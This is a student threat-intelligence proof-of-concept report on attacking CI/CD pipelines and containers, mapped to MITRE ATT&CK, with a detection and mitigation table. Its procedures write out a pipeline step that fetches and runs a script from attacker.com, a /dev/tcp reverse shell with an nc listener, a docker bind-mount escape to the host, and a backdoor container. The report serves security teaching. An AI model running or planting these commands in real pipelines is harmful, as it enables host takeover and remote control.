🚧 FINAL PoC TITLE:

🔐 Threat Intelligence Project – DevOps Execution & Exploitation via CI/CD Pipeline

Name: VAIBHAV RATAN
Intern ID: 441
Framework Used: DevOps Threat Matrix
MITRE ATT&CK Scope: Enterprise
Tactics Covered: All 14 ATT&CK Tactics (Named Below)
Techniques Chosen:

- T1059.004 – Command and Scripting Interpreter: Bash
- T1609 – Container Administration Command

🎯 Tactic List (Enterprise MITRE ATT&CK)

These are the 14 official tactics in the MITRE Enterprise Matrix — they represent different attack phases:

1. **Reconnaissance (TA0043)**
2. **Resource Development (TA0042)**
3. **Initial Access (TA0001)**
4. **Execution (TA0002)**
5. **Persistence (TA0003)**
6. **Privilege Escalation (TA0004)**
7. **Defense Evasion (TA0005)**
8. **Credential Access (TA0006)**
9. **Discovery (TA0007)**
10. **Lateral Movement (TA0008)**
11. **Collection (TA0009)**
12. **Command and Control (TA0011)**
13. **Exfiltration (TA0010)**
14. **Impact (TA0040)**

💡 These tactics represent the **attack lifecycle**, and the techniques & procedures you demonstrate fall **within these tactics**.

🧪 Techniques Used (DevOps Context)

Technique ID	**Name**	**Tactic (Mapped)**	**MITRE Link**
T1059.004	Bash Scripting in CI/CD Pipelines	Execution	MITRE
T1609	Container Administration Command (Docker)	Lateral Movement / Priv. Esc	MITRE


⚙ PoC Procedures (DevOps Threat Chain)

🔧 Procedure 1: Bash Reverse Shell via CI/CD Pipeline

Objective: Run a malicious Bash script in GitHub Actions or Jenkins pipeline


Steps:

1. Clone a sample CI/CD project (e.g., from GitHub).
2. Modify the build stage:




```yaml
- name: Malicious Bash
  run: |
    curl http://attacker.com/shell.sh | bash
```

3. shell.sh contains:



```bash
#!/bin/bash
bash -i >& /dev/tcp/ATTACKER-IP/4444 0>&1
```

4. Attacker listens using:



```bash
nc -lvnp 4444
```


Outcome: Reverse shell initiated during CI build execution.

🐳 Procedure 2: Docker Privilege Escalation via Bind Mount

Objective: Escape containerized environment in CI runners.

Steps:

1. Attacker adds a malicious stage in Dockerfile:



```dockerfile
RUN docker run -v /:/mnt --rm -it alpine chroot /mnt
```

2. During CI pipeline, this executes the command and gives attacker **host access**.


Outcome: Escalated access from container to host system.

🧱 Procedure 3: Container Misuse to Drop Persistence Payload

Objective: Use container tools (docker cp, kubectl) to deploy malware

Steps:

1. Attacker deploys a containerized backdoor via CI:



```bash
docker run -d --name backdoor nginx
docker cp payload.sh backdoor:/usr/share/nginx/html/index.sh
```

2. Payload is now served via compromised container.

Outcome: Payload persists and spreads within internal infra.

✅ Why This PoC is Valuable

- Combines DevOps attack surface with real-world MITRE techniques.
- Demonstrates abuse of trusted DevOps tools like Docker & CI pipelines.
- Matches enterprise-level attacker behavior with low-friction execution paths.
- Shows multiple tactics (execution, privilege escalation, persistence).

🔐 Detection & Mitigation

Area	Detection Method	Mitigation
Bash Scripting Abuse	Log pipeline execution, detect `curl	bash`
Docker Mount Abuse	Detect -v /:/ in pipeline logs	Run as non-root, disable bind-mounts
CI/CD Tool Exploitation	Alert on new containers or reverse shell connections	Egress restrictions, scan containers

🛡️ Disclaimer

This Threat Intelligence Proof of Concept (PoC) was created **solely for educational and research purposes** as part of the student internship project under the **Digisuraksha Parhari Foundation**.

All the demonstrations, attack simulations, and screenshots included in this report were:

- 🧠 **Independently performed by the student** in a **controlled lab environment**
- 🧰 Designed using public threat models from the **MITRE ATT&CK® framework**
- 💻 Executed using **legal, ethical tools and sandboxed virtual machines**
- 🧪 Guided and organized by **KaliGPT** – a virtual AI mentor built for cybersecurity training

No real systems, networks, or third-party infrastructure were harmed or accessed.
The student holds full responsibility for all lab implementations and has received prior authorization for every test performed.

Unauthorized use of these techniques in real-world environments is strictly prohibited and may violate local or international cybersecurity laws.